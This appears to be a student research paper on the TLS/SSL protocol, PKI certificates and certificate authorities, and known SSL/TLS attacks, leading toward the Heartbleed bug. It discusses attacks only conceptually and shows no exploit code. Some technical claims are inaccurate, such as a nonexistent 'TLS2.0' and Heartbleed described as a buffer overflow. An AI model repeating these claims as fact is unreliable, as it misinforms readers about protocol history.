Stopping the Bleeding Heart: OpenSSL and the Heartbeat Vulnerability

Brandon Jacobs
Volgneau School of Engineering
George Mason University
Fairfax, Virginia 22030
Email: bjacobs6@gmu.edu

***Abstract*—The OpenSSL Heartbleed was a vulnerability in the OpenSSL 1.0.1 version SSL open source software that allowed for the leaking of private keys, user names, account numbers, and passwords as well as other highly sensitive information. OpenSSL implements the Heart Beat protocol which sends out periodic information about the connection and its status. The Heartbleed vulnerability allows information to be leaked through a buffer overflow within the Heart Beat response. Through demonstrations of the vulnerability, the fix, and potential problems with SSL and PKI as a whole, we can identify how to eliminate these potential problems in the future and how we can ensure SSL continues to provide essential client-server secure communication that millions of users rely on daily.**

Keywords—SSL, OpenSSL, Heart Beat, Heartbleed, Vulnerabilities, Networks, Security, Memory, Leakage, PKI, Digital Certificates, Certificate Authority, Certificate Chain, Private Key, Public Key, TLS

I. TLS/SSL Protocol - Design, History, Evolution

SSL was implemented in 1994 by Netscape Corporation as an essential part of its Navigator browser to enable secure communication/transactions and it helped transform the Internet by enabling secure commerce between individuals and corporations. It was developed initially with little interaction between Netscape engineers and security experts. Netscape is no longer in business today but SSL has evolved and continues to play a major role daily in Internet communication.

SSL has evolved over a number of years and has been released in multiple versions:

1) SSL 1 - never released due to problems
2) SSL 2 - released in early 1995
3) SSL 3 - released in late 1995

In 1996 a task force was formed to migrate SSL from Netscape to IETF control and was renamed to TLS. The first release of TLS was in 1999 with version 1.0 and was followed by TLS 1.1 in 2006 and 1.2 in 2008.

TLS, or Transport Layer Security, was initially developed to ensure secure communication between two parties over the Internet. TLS makes use of a record protocol which handles authentication, transport, and optional encryption of messages over a connection. SSL/TLS utilizes TCP for its transport layer which ensures reliable transport for the protocol.

A. *Datagram Transport Layer Security*

DTLS, or Datagram Transport Layer Security, is a communication protocol designed to implement TLS over unreliable transport protocols such as User Datagram Protocol (UDP). It's important to note that TLS and DTLS both offer the extensions to users such as Heartbeat. The Heartbeat extension provides similar functionality across both Reliable and Unreliable connection protocols.




Fig. 1. Common Internet protocol layers

Figure 1 describes common Internet protocols and the relationship between them. It also shows the relationship between TCP/UDP, SSL/TLS and DTLS and where they reside in the protocol stack.

B. *Design Philosophies*

While security of the Transport Layer is the primary concern of these protocols, It is not the only one. There are four main goals of TLS listed below in order of importance [1].


1) Cryptographic Security and Authentication Services
    a) Enabling secure communication between a client and server who wish to exchange private information.
2) Interoperability
    a) Ability to develop programs and or libraries that communicate with each other using common cryptographic parameters.
3) Extensibility
    a) Extensible framework for development and deployment of the cryptographic protocols

used. Must allow migration from one primitive cryptographic function to another without having to create new protocols.

4) Efficiency
   a) Achieve all previous goals with acceptable performance cost and reduce cryptographic operations cost to a minimum.
   b) Provide a caching scheme to improve speed and cost of subsequent connections to the same server or client.

C. Implementation

The implementation of TLS includes multiple major components. A list of the components included in TLS are identified below and their importance is explained.



Byte	+0	+1	+2	+3
0	Content type			
1..4	Version		Length	
5..n	*Payload*			
n..m	MAC			
m..p	Padding (block ciphers only)			

Fig. 2. TLS Record

1) Record Protocol: The TLS Record abstracts several important aspects of communication that takes place. The TLS Record transmits data submitted to it by other protocol layers acting as a wrapper for the information. If the data is longer than the length limit of the record, it fragments it into smaller manageable chunks. Smaller chunks belonging to the same protocol can also be combined into the same TLS record [1]. Figure 2 shows the TLS record and its data fields. Each TLS record also has a unique 64-bit sequence number that is maintained internally by the endpoints. This sequence number is not sent with the TLS record. The reason for this is that when records are received from the second party it is possible to determine if it is the next packet in sequence and confirm that there hasn't been a packet sent out of order which could spoof the communication handshake.

The TLS Record abstracts several important aspects of communication that takes place.

1) Message
   a) Opaque data buffers are transmitted by other protocol layers. The record protocol combines smaller buffers and fragments larger buffers if they exceed the length limit.
2) Encryption and Integrity Validation
   a) Initial communication within TLS is done without encryption, but subsequent messages are exchanged after necessary negotiation has taken place. Once the handshake has been completed the record layer applies encryption and integrity validation according to the negotiated parameters.
3) Extensibility
   a) The record protocol handles only transport of the data and encryption of it. All other features are relegated to other sub-protocols making TLS extensible. By encrypting at the TLS level, all other protocols that run on top of TLS are automatically protected with the parameters used throughout TLS.
4) Compression
   a) Compression was a feature initially implemented in TLS but with compression already happening at the HTTP level for outbound traffic its need was reduced and the feature was eventually taken out of development.

2) Handshake Protocol: The Handshake is the heart of the security in TLS. Establishing a secure channel between a server and client is what makes TLS so vital. Aside from its importance, it is also the most elaborate part of the protocol. During the handshake, both parties negotiate specific connection parameters and perform the initial authentication of each other. There are six to ten messages that are shared between one another. These messages often depend on what features are actively being used since TLS is a configurable protocol and not standardized between all clients and servers. Figure 3 depicts the TLS negotiation process between the client and server.




Fig. 3. TLS Client-Server Handshake

Each connection made with TLS starts with the handshake. The first time a client tries to connect to a specific server, a full handshake is performed. This handshake will perform four primary activities to establish a secure connection:

1) Exchange and agree on desired security parameters.
2) Validate certificates and/or authenticate each other using other methods.
3) Agree on the shared master secret, the basis for all cryptographic communication primitives.
4) Verify the handshake hasn't been modified by an outside intruder or third party.

While the full handshake is quite common, there are other common TLS handshake types:

1) Full handshake with server authentication
2) Abbreviated handshake to resume an earlier session
3) Handshake with client and server authentication

There are six required steps, with at most ten steps, for a full handshake with server authentication to be performed. Figure 3 below describes the steps and the flow of information in which they all travel.

The exchange begins with a ClientHello message being sent to the server. This is the first step to initializing a new connection where the client submits its capabilities to the server. Next, the server will select the connection parameters based on what the client supports. Once the parameters are agreed upon, the server then sends its certificate chain, if authentication is required, back to the client. Once all server information is sent, the server indicates to the client that it has completed its negotiation. The client will verify the identity of the server by examining its certificate and following that certificate chain to the root certificate. If the server's certificate can not be verified, the client will terminate the connection.

Now that the initial parameters have been negotiated, the client must send additional information to generate a shared master secret key used for encryption. Once sent, the client will then convert the channel to the encryption mode negotiated and inform the server it has done so. From here the client sends a Message Authentication Code (MAC) of the handshake messages it has sent and received to ensure that there has been no interception of the communication between the two parties. The server will then switch over to the negotiated encryption and inform the client it has done so and finally send a Message Authentication Code of the messages they have received and sent as well.

Thus concludes the full handshake with authentication and both parties have established a secure connection and can begin sending application data that is secure and trustworthy.

3) Server Authentication: Authentication and key exchange are closely linked as the authentication of the server depends on the type of public key cryptography used and supported by certificates. Most of the time, authentication will be based on RSA but other times ECDSA. A server is identified after its certificate (and certificate chain) have been validated by the client and the client then has a public key to use and trust. Once the certificate is verified and the public key is known, the key exchange method negotiated is used to authenticate the server.

Let's examine the common application of authentication using RSA key exchange. In the RSA key exchange, a client creates a random value to use as a pre-master secret. This pre-master secret is then encrypted with the server's verified and validated public key. Because it is encrypted with the server's public key, we know that only the server can decrypt it with its private key. Because of this fact, we know that authentication is implicit. Once the server has the pre-master secret, it can use it to generate a Finished message to communicate between parties.

The parameters of the server are signed with client and server random values that are unique to the individual handshake. This means that no other handshake will have the same random values. Unfortunately, as was shown in the Logjam attack, an active network attacker can synchronize these random values and create reusable server signatures and forge connections.

4) Client Authentication (optional): Authentication of both the server and client is optional while server authentication is almost used universally. If a server wishes to authenticate a client, for security purposes, it will send a CertificateRequest message to the client that will list the certificates that the server would accept from the client. Once the server sends the message, it is the client's job to respond with its own certificate message in the same format that is used by the server. This proves the possession of a corresponding private key with a certain CertificateVerify message. This message exchange can only take place once a server has been authenticated. This is referred to as mutual authentication because of this fact.

5) Encryption: TLS/SSL has the flexibility of supporting a variety of ciphers such as 3DES, AES, ARIA, CAMELLIA, RC4, and SEED though AES is the proven safest form of encryption. TLS supports three types of encryption which are stream, block, and authenticated encryption. TLS also deals with integrity validation as a part of the process and is handled implicitly by the cipher or by the protocol.

1) Stream Encryption: Encryption consisting of two steps. First, a Message Authentication Code of the record sequence number, header, and plaintext is calculated. Second, the plaintext and MAC are encrypted to form ciphertext to send.
2) Block Encryption
    a) Calculate a MAC of sequence number, header, and plaintext.
    b) Construct padding to achieve proper length of data that is a multiple of the cipher block size.
    c) Generate an initialization vector of same length as the block size. IV's are used to create non-deterministic encryption schemes.
    d) Use CBC block mode for encrypting plaintext, MAC, and the padding.
    e) Send the Initialization Vector and ciphertext together.
3) Authenticated Encryption
    a) Combines encryption and integrity validation into one - also known as authenticated encryption with associated data (AEAD). Instead of using an IV like with block encryption, it makes use of a nonce (random one time used number) which is unique.
    b) It generates a unique 64-bit nonce.
    c) Algorithm encrypts plaintext with the authenticated encryption algorithm while feeding its sequence number and record header for it to use as extra data for integrity validation.
    d) Finally, it sends the nonce it used, along with the ciphertext.

Out of all three forms of encryption offered in TLS, Authenticated encryption is the preferred method.

6) Extensions and Limitations: Extensions in TLS are mechanisms that add functionality to the protocol without actually modifying it. Extensions can be seen as add-ons to a car or building blocks that someone might add to a Lego creation. First appearing in 2003[1], extensions have been added to TLS 1.2 and currently are available as standard practice to use.

There are a selection of commonly used TLS extensions, Table 1 below describes their type, name, and a description of them.

TLS Extensions	
Type	Name
00 (0x0)	server_name
05 (0x5)	status_request
13 (0x0d)	signature_algorithms
15 (0x0f)	heartbeat
16 (0x10)	application_layer_protocol_negotiation

The focus of this paper is on the Heart Beat extension. This extension adds support for keep-alive functionality and path maximum transmission unit discovery for TLS and DTLS. The Heart Beat protocol was primarily targeted for use with DTLS which is deployed over UDP. TLS runs over TCP which is a connection oriented protocol while UDP is a connectionless oriented protocol. It is also worth noting that UDP is unreliable meaning the need for a keep-alive functionality was a priority when dealing with authentication and encryption with DTLS.

Heart Beat was implemented as a sub-protocol to TLS. Heart Beat messages can then be interleaved with application data and other protocol messages making it completely integrated in the communication process between client and server.

7) Versions: There are a few different versions of TLS/SSL that are in use today. There are various differences between these versions as well. SSL3.0 being the predecessor to TLS1.0, TLS1.0 only had limited differences made to it from SSL3.0. TLS1.1 contained a few fixes to security issues while TLS2.0 was the first newly introduced version to include authenticated encryption as well as a refined hashing algorithm. TLS1.2, released in August 2008[1], included major changes from previous versions such as:

1) Support for authenticated encryption
2) HMAC-SHA256 cipher suites
3) DES was removed as a cipher suite
4) TLS extensions incorporated into the main protocol

There are a few other additions but these are a snapshot of what was added to TLS1.2 and why using any previous versions would be less secure and flexible than 1.2.

II. PKI - Certificates and Certificate Authorities

The SSL/TLS protocol along with the various encryption and hash algorithms utilized as part of the protocol provide a means for secure communication between two parties most commonly a browser and a server. An essential element of secure communication is trust - namely how can the identity of the parties involved in secure communication be verified. PKI or Public Key Infrastructure is designed to meet this objective which is to enable parties to securely communicate with assurance of the identity of the involved parties.

A. Digital Certificates

At the core of PKI is the certificate. A certificate is a digital document that contains a number of fields including a public key, information about the entity that was issued the certificate, information about the validity, version, and issuer of the certificate, and a digital signature of the issuer of the certificate. Certificates, like SSL/TLS, have evolved in format over time and certificates therefore contain a field which identifies the certificate version. There have been 3 main versions of certificate formats with most certificates today being version 3 format certificates. Version 3 of the certificate format also introduced the notion of certificate extensions which are optional fields that can be encoded into the certificate to provide a variety of different functionality. Figure 4 shows the general format and fields of a digital certificate also highlighting the differences between versions 1, 2, and 3 of the standard X.509 certificate [11].



Certificate
Version
Certificate Serial Number
Certificate Algorithm Identifier for Certificate Issuer's Signature
Issuer
Validity Period
Subject
Subject Public-Key Information
Algorithm Identifier
Public-Key Value
Issuer Unique Identifier
Subject Unique Identifier
Extensions
Certification Authority's Digital Signature
Extension Fields (optional)
Optional
Version 1
Version 2
Version 3

Fig. 4. X.509 Digital Certificate Format

The basic V3 certificate contains the following major fields:

1) Version - version of the certificate
2) Serial Number - unique certificate authority ID of the certificate
3) Issuing Authority - identifies the issuer of the certificate
4) Signature Algorithm - the algorithm used to digitally sign the certificate
5) Subject - the entity to which the certificate is issued
6) Validity - how long the certificate is valid
7) Public Key - the public key of the entity to which the certificate is issued

Version 3 extensions to the certificate format added a number of fields designed to address inadequacies in the original format or to provide for more accountability, flexibility, and security in key and certificate handling. A few of the more relevant extension fields are:

1) Subject Alternative Name - a replacement for the Subject field in the base format designed to provide a flexible means of specifying the subject entity
2) Key Usage - defines the range of uses for the public key in the certificate
3) Certificate Revocation List - this information in the certificate identifies the location of the certificate revocation list via either CRL or OCSP information. OCSP is the online certificate status protocol and like CRL is used to determine if a particular certificate has been revoked and is therefore invalid. Certificates may be revoked for a number of reasons (entity identity was misrepresented, private key for the entity was compromised, etc.).

B. *Certificate or Certification Authorities (CAs)*

At the heart of the PKI trust model is the Certificate or Certification Authority. These entities are responsible for verifying the identity and other credentials of a certificate requester and then issuing a certificate to the entity that in turn can be trusted by parties wishing to securely communicate with that entity. Certificate issuance is also delegated to subordinate entities called Registration Authorities so it is quite common to encounter certificates issued by RAs as well as by CAs. Being a certificate authority requires maintaining a complex and secure PKI and CA infrastructure. CAs are subject to local, state, and federal requirements (laws) along with periodic audits of their operations to ensure security and integrity. CAs must provide a means by which new certificates can be generated and by which certificates can be revoked as necessary. A certificate authority must also have its root certificate placed in the root certificate store for a variety of systems and applications such as Windows, Apple iOS, Mozilla, Apple MacOS, Google Chrome, etc. These systems and applications are delivered with certain root certificates in place as a way to bootstrap the validation process for entity certificates. Vendors that incorporate root trust stores into their products have their own stringent requirements they place on CAs before they will utilize their root certificates [13].

There are a small number of CAs doing business commercially that account for the majority of certificates issued in the United States. This includes Entrust, DigiCert, GlobalSign, GoDaddy, Symantec, Comodo, and a few others. CAs also exist in other countries in some case with commercial entities handling certificate issuance as is done in the US or in some cases with certificate issuance being handled through a government agency (China).

C. *CA Root Certificate and Certificate Chains*

When a browser client wishes to communicate securely over SSL/TLS with a server, it is the server certificate that provides the information necessary to the client to verify its identity. This is done by verifying the server's certificate that is provided to the client as part of the initial handshake. Although not commonly used, the server could also request the client's certificate as part of the handshake process and use that certificate to verify the identity of the client. In practice, client identity is more commonly established outside of PKI through means such as account number or name along with a password.

A server certificate (or a client certificate for that matter) is not alone sufficient to verify the identity of the entity. Entity certificates are issued by a CA/RA or certificate authority which in turn may be subordinate to other CAs/RAs and finally to a root certificate. This is called the chain of certificates that allows an entity certificate to be traced back to a root certificate which exists in the root trust store of the system or application.

D. *Certificate Life cycle - Generation, Validity, and Revocation*

1) Certificate Issuance: An entity that desires a certificate generates a Certificate Signing Request. The request contains a number of fields including the type of certificate desired, identifying information for the entity, and the public key generated by the entity. Depending on the type of certificate requested, verification steps are performed by the CA and if satisfied, the certificate is issued to the requesting entity. Common certificate types are DV (Domain Validation), OV (Organization Validation) and EV (Extended Validation) with DV being the most common and easiest type of certificate to obtain. DV certificates are typically generated through automated processes and require the requester to demonstrate control over the domain for which the certificate is being issued (usually via email verification process). An OV certificate requires online and offline verification procedures to ensure the requester represents the organization for which the certificate is being issued. This process is more complex than DV certificate verification. EV certificates have much more stringent verification processes in place often taking weeks to complete before the certificate being requested can be issued.

Once the requester has met the requirements for the certificate type as determined by the CA, a certificate is generated. In addition to the certificate itself, the CA will provide the requester with all of the intermediate certificates in the chain as needed to get to the root certificate of the CA. A certificate has a defined validity period and a certificate will remain valid until the expiry of that period unless the certificate is revoked.

2) Certificate Revocation: As noted earlier, a certificate may be revoked prior to its expiry for any number of reasons such as the compromise of a private key, misuse of the certificate, or fraud was used to establish ownership of the domain or organization during the process of obtaining the certificate. Certificate revocation is handled through two means:

a. CRL - Certificate Revocation List
b. OCSP - Online Certificate Status Protocol


CAs must implement one of these means to enable revocation checks to be performed for any certificate in use. A certificate revocation list, as the name suggests, is a list of serial numbers of revoked certificates for a particular CA. CAs supporting this means of revoking certificates will encode the location of its CRL in any certificate it issues. OCSP provides the same capability but in a different manner. OCSP was introduced to address performance and other issues with CRLs but it too has some disadvantages.

E. *Root Key - Certificate Chains*

As described in the certificate lifecycle section, when a new certificate is issued, the CA will provide the requester with the new certificate along with all certificates in the chain that lead back to the root certificate. Due to the extreme value of the root key for a CA's root certificate, most CAs keep the root key offline and instead use subordinate or intermediate CAs for the issuance of certificates. A compromised root key for a CA would mean all certificates issued under that root would need to be revoked – this would be a nightmare scenario. Consequently, certificate chains will have one or more intermediate CA server certificates in the chain that lead from the entity certificate to the root certificate. By following this chain of trust, a client or server can validate a certificate and assuming the root certificate of the chain is in its root trust store, the certificate can be verified. This root trust store is the set of root certificates that have been vetted and accepted by various vendors and included in their products for certificate verification (Apple, Mozilla, Google, Microsoft, IBM, HP, ...).

F. Certificate Example

Perhaps the best way to tie all of the certificate concepts together is to look at an example of a real-world server certificate. Figures 5 and 6 are screen snapshots from the Mozilla browser that provide digital certificate details from the server certificate issued to Wells Fargo Bank (www.wellsfargo.com). When visiting this site to login for account access, TLS is used to connect to the site (https in the URL) and a green lock is symbol is displayed to the left of the URL in the browser URL field indicating that secure communication via TLS is in use, the server certificate is valid, and that the server certificate indicates ownership of the domain in the URL. If the certificate was invalid or the certificate fields did not support domain ownership of the site in question, the user of the browser would be warned and the green lock would not be provided as feedback. In practice, these user warnings are too easy to ignore and proceed and as a result, users can proceed to access an insecure site despite thinking the site is secure (i.e. mistyping the name of the domain in the web site and a hacker has registered the domain and installed a server designed to steal user credentials which could in turn be used to access the real web site).



This certificate has been verified for the following uses:

SSL Client Certificate

SSL Server Certificate

Issued To

Common Name (CN)	www.wellsfargo.com
Organization (O)	Wells Fargo and Company
Organizational Unit (OU)	ISG-PSG
Serial Number	64:E6:EF:0E:61:58:6B:D0:ED:86:64:8F:2B:31:1B:AD

Issued By

Common Name (CN)	Symantec Class 3 Secure Server CA - G4
Organization (O)	Symantec Corporation
Organizational Unit (OU)	Symantec Trust Network

Period of Validity

Begins On	10/20/2015
Expires On	11/13/2017


Fingerprints

SHA-256 Fingerprint	BB:22:74:1F:4F:32:55:53:D6:DE:CB:12:8C:A6:51:8F: 70:B9:E4:77:D3:83:35:5C:0D:D7:36:CF:E0:B2:01:9A
SHA1 Fingerprint	D6:7E:A4:83:77:74:B5:A9:2D:1C:95:56:6A:BB:69:BB:A8:51:DF:95

Fig. 5. Digital Certificate General Information

In Figure 5, general details of the Wells Fargo server certificate can be seen including the name of the CA that issued the certificate - VeriSign. The serial number and validity period of the certificate can be seen along with some of the digital signature information for the certificate. Clicking on the details tab of the certificate window will display the snapshot window seen in Figure 6.

In this figure, details of the various certificate fields can be examined. Not all of the fields in the certificate can be seen in the snapshot but the certificate is a Version 3 format certificate.



Certificate Hierarchy

- VeriSign Class 3 Public Primary Certification Authority - G5
  - Symantec Class 3 Secure Server CA - G4
    - www.wellsfargo.com

Certificate Fields

- Not After
- Subject
- Subject Public Key Info
  - Subject Public Key Algorithm
  - Subject's Public Key
- Extensions
  - Certificate Subject Alt Name
  - Certificate Basic Constraints

Field Value

```
Modulus (2048 bits):
ad ab 81 2e d6 f1 d5 49 6c 38 c0 47 0b 5c 19 1d
f0 a1 75 70 3c de 9e 84 ba 62 32 35 42 9b f7 31
9f e9 02 00 e0 00 ca bf 8f d6 e8 b3 5c df 3b 3f
29 0d dc b3 9d d0 8e a9 a7 a6 06 74 af 9e 33 5b
46 0e 19 04 06 06 f7 4a be f5 4b 13 a8 4c 1d 15
e6 45 96 24 59 60 a3 e5 10 16 e9 5d 0d 63 83 27
17 8d 26 47 9a 98 76 56 ed 9f 0d 9d e0 42 ae da
0e b9 59 2c c7 9f 7c 6d 34 71 c8 ba b9 c4 d9 9a
```

Fig. 6. Digital Certificate Details

The certificate chain is visible in the top portion of the window, the individual certificate fields in the center portion, and the details or contents of a specific field in the bottom portion. In this case, the public key of the server certificate is shown in the detail portion of the window (a 2048-bit key). Any of the fields in the certificate can be examined using this browser window. In the top portion of the window, the certificate chain can be used to trace the server certificate back to the root certificate.

The digital certificate was issued to Wells Fargo by Symantec acting as a CA or RA. In turn, Symantec was issued a CA/RA certificate by VeriSign enabling Symantec to validate credentials and issue server certificates just like the one issued to Wells Fargo. The VeriSign certificate is the root certificate in this case and is one of the certificates that is embedded in the root trust store of the Mozilla browser. During the server certificate verification process, as Mozilla follows the certificate chain from Wells Fargo to Symantec and then to VeriSign, it is able to verify that the root certificate in this case, from VeriSign, is one that is in its root trust store and therefore the certificate chain is valid. If the root certificate of the chain can not be verified such as the case of a self-signed root certificate or a root certificate not in the root trust store of Mozilla, a warning would be provided to the user since the integrity and validity of the web site could not in that case be assured by Mozilla.

G. PKI Weaknesses, Attacks, and Vulnerabilities

Although the focus of this paper is on the Heartbleed attack that took advantage of an implementation issue in the SSL/TLS protocol, it is important to note that any vulnerability or weakness in the PKI that underlies SSL/TLS will similarly impact the protocol and therefore secure client-server communication. This section identifies some of the more notable weaknesses and vulnerabilities that have been discovered in PKI that have directly impacted host security or secure host communications. In many cases, procedural problems at the CA were to blame. In some cases, CA/RA systems were attacked and compromised leading to significant security problems. Less frequent problems involve specific algorithms integral to PKI but there are several that merit mention below.

1) CA Procedural Issues:

a. CertStar - did not perform domain validation allowing a certificate to be issued for mozilla.org to an individual not association with that entity.
b. VeriSign - in 2001, as the result of fraud, VeriSign mistakenly issued code-signing certificates in the Microsoft name but to an entity that was not Microsoft. The ability to sign any code as Microsoft "certified" given that most users implicitly trust such code and would approve its installation upon request could have had disastrous affects.
c. TURKTRUST - a Turkish certificate authority mistakenly issued two certificates that marked them as CA certificates allowing them to in turn issue certificates.

2) CA Site Implementation Issues:

a. StartCom - a flawed domain validation process allowed arbitrary certificates to be requested and issued for domains not controlled by the requester.
b. Thawte - similar to the above in this case allowing an individual to obtain a certificate for Microsoft's portal login.live.com.
c. Malayasian DigiCert SDN - a certificate authority that was issuing certificates using weak keys that could be easily factored by hackers.

3) CA Sites being Compromised:

a. Comodo Resellers - in 2011, multiple compromises at various Comodo reseller sites led to the issuance of rogue certificates that later had to be revoked.
b. DigiNotar - a Dutch CA was found to be completely compromised and eventually its root certificates were all revoked.

4) PKI Algorithm Weaknesses or Vulnerabilities: Most of the attacks in this category centered around the MD5 hash and colliding certificate signatures. The details are beyond the scope of this paper and are very complex but in very simple terms, weaknesses in the MD5 algorithm can lead to the same hash or signature being generated for two different sets of data. Consider a valid certificate request that is signed using MD5 and a forged certificate request that generates the same hash. If the valid request is sent to a CA and signed, the signature can be transferred to the forged one. There have been a number of research efforts that have demonstrated how the flaw in MD5 can be used in this manner such as the RapidSSL attack. One of the few real-world attacks that took advantage of the flaw was the FLAME attack on the Microsoft Terminal Server licensing method since it used MD5 as its signing algorithm for certificates issued. MD5 has been phased out in favor of SHA-1 but even SHA-1 has been shown to have vulnerabilities. As computing power continues to grow and as researchers continue to examine PKI algorithms in use today, more vulnerabilities in algorithms will be discovered leading to the introduction of more secure replacements.

III. Vulnerabilities - Survey of Various Attacks/Weaknesses in SSL/TLS

A. PKI Infrastructure Attacks (Flame, TurkTrust, CertStar, RapidSSL)

Public key infrastructure (PKI) allows any Certificate Authority to issue a certificate for any hostname without seeking approval from the name holder of that domain. This is a serious flaw that has been in use for the past 20 years. There are a multitude of attacks that can be exploited through PKI and there have been a number of widely known attacks.

1) CertStar(Comodo) Mozilla Certificate: A trail left by email spam led StartCom CTO and COO Eddy Nigg to investigate "renewing" certificates with another company. He encountered CertStar which was a Comodo partner which was issuing server certificates without performing domain name validation. He was able to obtain a certificate for the well-known domains startcom.org as well as mozilla.org neither of which he was associated with in an official capacity. This created a wave in the news and prompted a lot of discussion on the subject of CAs and the validation of domains[1].

B. Browser Attacks (MITM, SSL Stripping, User carelessness, Certificate revocation, Cookie manipulation, Mixed content)

Web browsers are becoming more and more complicated and users rely heavily on their functionality for a variety of functions many of which require secure connection services. It's important to note that they are often a primary attack target in an effort to retrieve information from victims. Attacks such as SSL stripping, Man In The Middle (MITM), Cookie manipulation and Sidejacking (session hijacking) have been successful in compromising browser security. Browser technologies that provide the basis for an enhanced user experience on the web such as Java, Javascript, Flash, and a host of 3rd party browser plug-ins are often the target of attacks and frequently can be used to compromise the browser and in some cases the host system. Many of these technologies are developed with security as an afterthought.

The Man In The Middle Attack is one of the most common type of current browser attacks. This type of attack is aimed at thwarting Mutual Authentication by impersonating one or both of the peers trying to communicate securely. TLS has preventative measures to counter MITM attacks such as authentication of both the client and server. As a result, MITM attacks have become less likely as long as both parties utilize TLS and ensure mutual authentication. Without client authentication, it is possible for an attacker to impersonate a user of a website if they have the correct information at hand.

C. Implementation Issues (certificate validation, random number generators, heartbleed, FREAK, Protocol downgrade)

Implementation issues are easily the most dangerous issues facing Cryptography and Public Key Infrastructure. The challenges lie in the failure of developers and Open Source Software to implement safe and secure software that follow the proper protocols. Inadequate peer review, lack of security testing, deficiencies in the implementation language, and similar problems can all lead to security related flaws during implementation.

